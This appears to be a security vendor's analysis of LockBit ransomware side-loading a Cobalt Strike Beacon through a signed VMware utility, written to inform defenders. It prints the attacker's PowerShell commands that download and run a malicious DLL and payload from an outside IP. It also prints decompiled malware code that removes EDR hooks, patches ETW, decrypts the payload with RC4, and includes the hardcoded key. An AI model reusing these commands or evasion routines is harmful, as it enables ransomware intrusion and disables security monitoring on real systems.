LockBit Ransomware Side-loads Cobalt Strike Beacon with Legitimate VMware Utility

sentinelone.com/labs/lockbit-ransomware-side-loads-cobalt-strike-beacon-with-legitimate-vmware-utility

James Haughom

By James Haughom, Júlio Dantas, and Jim Walter

Executive Summary

- The VMware command line utility `VMwareXferlogs.exe` used for data transfer to and from VMX logs is susceptible to DLL side-loading.
- During a recent investigation, our DFIR team discovered that LockBit Ransomware-as-a-Service (Raas) side-loads Cobalt Strike Beacon through a signed VMware xfer logs command line utility.
- The threat actor uses PowerShell to download the VMware xfer logs utility along with a malicious DLL, and a `.log` file containing an encrypted Cobalt Strike Reflective Loader.
- The malicious DLL evades defenses by removing EDR/EPP's userland hooks, and bypasses both Event Tracing for Windows (ETW) and Antimalware Scan Interface (AMSI).
- There are suggestions that the side-loading functionality was implemented by an affiliate rather than the Lockbit developers themselves (via vx-underground), likely DEV-0401.

Overview


LockBit is a Ransomware as a Service (RaaS) operation that has been active since 2019 (previously known as “ABCD”). It commonly leverages the double extortion technique, employing tools such as StealBit, WinSCP, and cloud-based backup solutions for data exfiltration prior to deploying the ransomware. Like most ransomware groups, LockBit’s post-exploitation tool of choice is Cobalt Strike.

During a recent investigation, our DFIR team discovered an interesting technique used by LockBit Ransomware Group, or perhaps an affiliate, to load a Cobalt Strike Beacon Reflective Loader. In this particular case, LockBit managed to side-load Cobalt Strike Beacon through a signed VMware xfer logs command line utility.

Since our initial publication of this report, we have identified a connection with an affiliate Microsoft tracks as DEV-0401. A switch to LockBit represents a notable departure in DEV-0401’s previously observed TTPs.

Side-loading is a DLL-hijacking technique used to trick a benign process into loading and executing a malicious DLL by placing the DLL alongside the process’ corresponding EXE, taking advantage of the DLL search order. In this instance, the threat actor used PowerShell to download the VMware xfer logs utility along with a malicious DLL, and a `.log` file containing an encrypted Cobalt Strike Reflective Loader. The VMware utility was then executed via `cmd.exe`, passing control flow to the malicious DLL.

The DLL then proceeded to evade defenses by removing EDR/EPP’s userland hooks, as well as bypassing both Event Tracing for Windows (ETW) and Antimalware Scan Interface (AMSI). The `.log` file was then loaded in memory and decrypted via RC4, revealing a Cobalt Strike Beacon Reflective Loader. Lastly, a user-mode Asynchronous Procedure Call (APC) is queued, which is used to pass control flow to the decrypted Beacon.



Attack Chain

The attack chain began with several PowerShell commands executed by the threat actor to download three components, a malicious DLL, a signed VMwareXferlogs executable, and an encrypted Cobalt Strike payload in the form of a `.log` file.

Filename	Description
glib-2.0.dll	Weaponized DLL loaded by VMwareXferlogs.exe
VMwareXferlogs.exe	Legitimate/signed VMware command line utility
c0000015.log	Encrypted Cobalt Strike payload


Our DFIR team recovered the complete PowerShell cmdlets used to download the components from forensic artifacts.

```
Invoke-WebRequest -uri hxxp://45.32.108[.]54:443/glib-2.0.dll -OutFile
c:\windows\debug\glib-2.0.dll;

Invoke-WebRequest -uri hxxp://45.32.108[.]54:443/c0000015.log -OutFile
c:\windows\debug\c0000015.log;

Invoke-WebRequest -uri hxxp://45.32.108[.]54:443/VMwareXferlogs.exe -OutFile
c:\windows\debug\VMwareXferlogs.exe;c:\windows\debug\VMwareXferlogs.exe
```

The downloaded binary (`VMwareXferlogs.exe`) was then executed via the command prompt, with the STDOUT being redirected to a file.

```
c:\windows\debug\VMwareXferlogs.exe 1>
\\127.0.0.1\ADMIN$\__1649832485.0836577 2>&1
```

The `VMwareXferlogs.exe` is a legitimate, signed executable belonging to VMware.



VirusTotal Signature Summary

This utility is used to transfer data to and from VMX logs.

```
PS C:\Program Files\VMware\VMware Tools> .\VMwareXferlogs.exe
VMwareXferlogs.exe: Incorrect number of arguments.
Usage:
  VMwareXferlogs.exe [OPTIONà]

Help Options:
  -h, --help               Show help options

Application Options:
  -p, --put=<filename>     encodes and transfers <filename> to the VMX log.
  -g, --get=<filename>     extracts encoded data to <filename> from the VMX log.
  -u, --update=<status>    updates status of vmsupport to <status>.
```

VMware xfer utility command line usage

This command line utility makes several calls to a third party library called `glib-2.0.dll`. Both the utility and a legitimate version of `glib-2.0.dll` are shipped with VMware installations.

```
0x140016505      488b4c2430      mov rcx, qword [var_30h]
0x14001650a      4889b4245002.   mov qword [var_250h], rsi
0x140016512      4889bc240802.   mov qword [var_208h], rdi
0x14001651a      4c89b4240002.   mov qword [var_200h], r14
0x140016522      488b09          mov rcx, qword [rcx]
0x140016525      e8835e0000      call sub.glib_2.0.dll_g_path_get_basename
0x14001652a      488bc8          mov rcx, rax
0x14001652d      488bf8          mov rdi, rax
0x140016530      e8725e0000      call sub.glib_2.0.dll_g_set_prgname
0x140016535      33c9            xor ecx, ecx
0x140016537      e8895e0000      call sub.glib_2.0.dll_g_option_context_new
0x14001653c      4533c0          xor r8d, r8d
0x14001653f      488d542470      lea rdx, [var_70h]
0x140016544      488bc8          mov rcx, rax
0x140016547      4c8bf0          mov r14, rax
0x14001654a      e8825e0000      call sub.glib_2.0.dll_g_option_context_add_main_entries
0x14001654f      e8fc570000      call fcn.14001bd50
```

glib-2.0.dll functions being called by VMwareXferlog.exe

The weaponized `glib-2.0.dll` downloaded by the threat actor exports all the necessary functions imported by `VMwareXferlog.exe`.

```
[0x180003178]> iE
[Exports]

nth paddr      vaddr       bind   type size lib          name
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
1   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_error_free
2   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_free
3   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_option_context_add_main_entries
4   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_option_context_free
5   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_option_context_get_help
6   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_option_context_new
7   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_option_context_parse
8   0x00001820 0x180002420 GLOBAL FUNC 0    glib-2.0.dll g_path_get_basename
9   0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_print
10  0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_printerr
11  0x000014d0 0x1800020d0 GLOBAL FUNC 0    glib-2.0.dll g_set_prgname
```

Exported functions of malicious glib-2.0.dll

```
[0x140001270]> ii~glib
1    0x140024270 NONE FUNC glib-2.0.dll g_option_context_parse
2    0x140024278 NONE FUNC glib-2.0.dll g_option_context_add_main_entries
3    0x140024280 NONE FUNC glib-2.0.dll g_option_context_free
4    0x140024288 NONE FUNC glib-2.0.dll g_option_context_new
5    0x140024290 NONE FUNC glib-2.0.dll g_option_context_get_help
6    0x140024298 NONE FUNC glib-2.0.dll g_print
7    0x1400242a0 NONE FUNC glib-2.0.dll g_free
8    0x1400242a8 NONE FUNC glib-2.0.dll g_path_get_basename
9    0x1400242b0 NONE FUNC glib-2.0.dll g_set_prgname
10   0x1400242b8 NONE FUNC glib-2.0.dll g_error_free
11   0x1400242c0 NONE FUNC glib-2.0.dll g_printerr
```

glib-2.0.dll-related functions imported by VMwareXferlog.exe

Calls to exported functions from `glib-2.0.dll` are made within the main function of the VMware utility, the first being `g_path_get_basename()`.

```
0x140016505      488b4c2430      mov rcx, qword [var_30h]
0x14001650a      4889b4245002.   mov qword [var_250h], rsi
0x140016512      4889bc240802.   mov qword [var_208h], rdi
0x14001651a      4c89b4240002.   mov qword [var_200h], r14
0x140016522      488b09          mov rcx, qword [rcx]
0x140016525      e8835e0000      call sub.glib_2.0.dll_g_path_get_basename
0x14001652a      488bc8          mov rcx, rax
0x14001652d      488bf8          mov rdi, rax
0x140016530      e8725e0000      call sub.glib_2.0.dll_g_set_prgname
0x140016535      33c9            xor ecx, ecx
0x140016537      e8895e0000      call sub.glib_2.0.dll_g_option_context_new
0x14001653c      4533c0          xor r8d, r8d
0x14001653f      488d542470      lea rdx, [var_70h]
0x140016544      488bc8          mov rcx, rax
0x140016547      4c8bf0          mov r14, rax
0x14001654a      e8825e0000      call sub.glib_2.0.dll_g_option_context_add_main_entries
0x14001654f      e8fc570000      call fcn.14001bd50
```

glib-2.0.dll functions being called by VMwareXferlog.exe

Note that the virtual addresses for the exported functions are all the same for the weaponized `glib-2.0.dll` (**0x1800020d0**), except for `g_path_get_basename`, which has a virtual address of **0x180002420**. This is due to the fact that all exports, except for the `g_path_get_basename` function do nothing other than call `ExitProcess()`.

```
[0x1800020d0]> pdf
            ;-- g_free:
            ;-- g_option_context_add_main_entries:
            ;-- g_option_context_free:
            ;-- g_option_context_get_help:
            ;-- g_option_context_new:
            ;-- g_option_context_parse:
            ;-- g_print:
            ;-- g_printerr:
            ;-- g_set_prgname:
            ;-- rip:
┌ 12: sym.glib_2.0.dll_g_error_free ();
│           0x1800020d0      4883ec28       sub rsp, 0x28
│           0x1800020d4      33c9           xor ecx, ecx                  ; UINT uExitCode
└           0x1800020d6      ff15245f0000   call qword [sym.imp.KERNEL32.dll_ExitProcess]
```

g_error_free() function's logic

On the other hand, `g_path_get_basename()` invokes the malicious payload prior to exiting.

When `VMwareXferlog.exe` calls this function, control flow is transferred to the malicious `glib-2.0.dll`, rather than the legitimate one, completing the side-loading attack.

```
[0x180002420]> pdf
┌ 17: sym.glib_2.0.dll_g_path_get_basename ();
│           0x180002420      4883ec28       sub rsp, 0x28
│           0x180002424      e817ffffff     call invoke_payload
│           0x180002429      33c9           xor ecx, ecx                ; UINT uExitCode
└           0x18000242b      ff15cf5b0000   call qword [sym.imp.KERNEL32.dll_ExitProcess]
```

g_path_get_basename() being called in the main() function

Once control flow is passed to the weaponized DLL, the presence of a debugger is checked by querying the `BeingDebugged` flag and `NtGlobalFlag` in the Process Environment Block (PEB). If a debugger is detected, the malware enters an endless loop.

```
push    rbx
sub     rsp, 40h
mov     rax, gs:60h
cmp     byte ptr [rax+2], 0 ; BeingDebugged flag
jnz     loc_180002410

cmp     dword ptr [rax+0BCh], 0 ; NtGlobalFlag
jnz     loc_180002410

xor     ebx, ebx
lea     rcx, LibFileName ; "ntdll"
mov     [rsp+48h+var_18], rbx
mov     [rsp+48h+var_10], rbx
call    cs:LoadLibraryA
lea     rdx, aNtsetinformati ; "NtSetInformationProcess"
mov     rcx, rax        ; hModule
call    cs:GetProcAddress

loc_180002410:
jmp     short loc_180002410
sub_180002340 endp
```

Anti-debug mechanisms

Bypassing EDR/EPP Userland Hooks

At this juncture, the malware enters a routine to bypass any userland hooks by manually mapping itself into memory, performing a byte-to-byte inspection for any discrepancies between the copy of self and itself, and then overwriting any sections that have discrepancies.

This routine is repeated for all loaded modules, thus allowing the malware to identify any potential userland hooks installed by EDR/EPP, and overwrite them with the unpatched/unhooked code directly from the modules' images on disk.

```
if ( memcmp(copy_of_self, self_base_addr, size_of_self)
  && VirtualProtect(self_base_addr_1, size_of_self, 0x40u, &flOldProtect) )
{
  oldProtect = flOldProtect;
  qmemcpy(self_base_addr_1, copy_of_self, size_of_self);
  VirtualProtect(self_base_addr_1, size_of_self, oldProtect, &flOldProtect);
  v4 = self_exe_name_1;
}
```

Checking for discrepancies between on-disk and in-memory for each loaded module

For example, EDR's userland NT layer hooks may be removed with this technique. The below subroutine shows a trampoline where a SYSCALL stub would typically reside, but instead jumps to a DLL injected by EDR. This subroutine will be overwritten/restored to remove the hook.

```
sub_9F1F0       proc near               ; CODE XREF: sub_5B4EC+359↑p
                                        ; sub_72D10+37↑p ...
                jmp     near ptr 0FFFFFFFFC008F598h
sub_9F1F0       endp
```

EDR-hooked SYSCALL stub that will be patched

Here is a look at the patched code to restore the original SYSCALL stub and remove the EDR hook.


```
sub_9F1F0       proc near               ; CODE XREF: sub_5B4EC+359↑p
                                        ; sub_72D10+37↑p ...
                mov     r10, rcx
                mov     eax, 1Ch
                test    byte ptr ds:7FFE0308h, 1
                jnz     short loc_9F205
                syscall                 ; Low latency system call
                retn
```

NT layer hook removed and original code restored

Once these hooks are removed, the malware continues to evade defenses. Next, an attempt to bypass Event Tracing for Windows (ETW) commences through patching the `EtwEventWrite` WinAPI with a RET instruction (**0xC3**), stopping any useful ETW-related telemetry from being generated related to this process.

```
Buffer[0] = 0xC3;
strcpy(ModuleName, "ntdll.dll");
ModuleHandleA = GetModuleHandleA(ModuleName);
if ( ModuleHandleA )
{
  EtwEventWrite = GetProcAddress(ModuleHandleA, "EtwEventWrite");
  CurrentProcess = GetCurrentProcess();
  VirtualProtectEx(CurrentProcess, EtwEventWrite, 1ui64, 0x40u, &flOldProtect);
  v3 = GetCurrentProcess();
  WriteProcessMemory(v3, EtwEventWrite, Buffer, 1ui64, 0i64);
  v4 = GetCurrentProcess();
  LODWORD(ModuleHandleA) = VirtualProtectEx(v4, EtwEventWrite, 1ui64, flOldProtect, 0i64);
}
return (int)ModuleHandleA;
```
Event Tracing for Windows bypass

AMSI is bypassed the same way as ETW through patching `AmsiScanBuffer`. This halts AMSI from inspecting potentially suspicious buffers within this process.



AMSI bypass

Once these defenses have been bypassed, the malware proceeds to execute the final payload. The final payload is a Cobalt Strike Beacon Reflective Loader that is stored RC4-encrypted in the previously mentioned `c0000015.log` file. The RC4 Key Scheduling Algorithm can be seen below with the hardcoded 136 byte key.

```
&.5 \C3%YHO2SM-&B3!XSY6SV)6(&7;(3.'
$F2WAED>>;K]8\*D#[email protected](R,+]A-G\D
HERIP:45:X(WN8[?3Y>XCWNPOL89>[.# Q'
4CP8M-%4N[7.$R->-1)$!NU"W$!YT<J$V[
```

```
for ( i = 0; i < 256; ++i )
  *S++ = i;
v4 = 0;
v5 = a1;
do
{
  v6 = *v5;
  v1 = (v6 + (unsigned __int8)a5C3Yho2smB3Xsy[v4 % 136] + v1) % 256;
  ++v4;
  ++v5;
  result = (unsigned __int8)a1[v1];
  *(v5 - 1) = result;
  a1[v1] = v6;
}
while ( v4 < 256 );
```

RC4 Key Scheduling Algorithm

The RC4 decryption of the payload then commences.

```
char S[256]; // [rsp+20h] [rbp-118h] BYREF

APC_payload = pfnAPC;
memset(S, 0, sizeof(S));
result = ksa(S);
len_encrypted_data = encrypted_file_size;
i = 0;
j = 0;
if ( encrypted_file_size > 0 )
{
  v7 = a1 - (_QWORD)APC_payload;
  do
  {
    i = (i + 1) % 256;
    v8 = (unsigned __int8)S[i];
    j = (v8 + j) % 256;
    S[i] = S[j];
    S[j] = v8;
    result = (v8 + (unsigned __int8)S[i]) % 256;
    APC_payload = (PAPCFUNC)((char *)APC_payload + 1);
    --len_encrypted_data;
    *((_BYTE *)APC_payload - 1) = *((_BYTE *)APC_payload + v7 - 1) ^ S[result];
  }
  while ( len_encrypted_data );
}
return result;
```

RC4 decryption routine

The final result is Beacon’s Reflective Loader, seen below with the familiar magic bytes and hardcoded strings.

Address	Hex	ASCII
0000000000190000	4D 5A 41 52 55 48 89 E5 48 81 EC 20 00 00 00 48	MZARUH.åH.ì ...H
0000000000190010	8D 1D EA FF FF FF 48 89 DF 48 81 C3 B4 63 01 00	..êÿÿÿH.ßH.Ã´c..
0000000000190020	FF D3 41 B8 F0 B5 A2 56 68 04 00 00 00 5A 48 89	ÿÓA¸ðµ¢Vh....ZH.
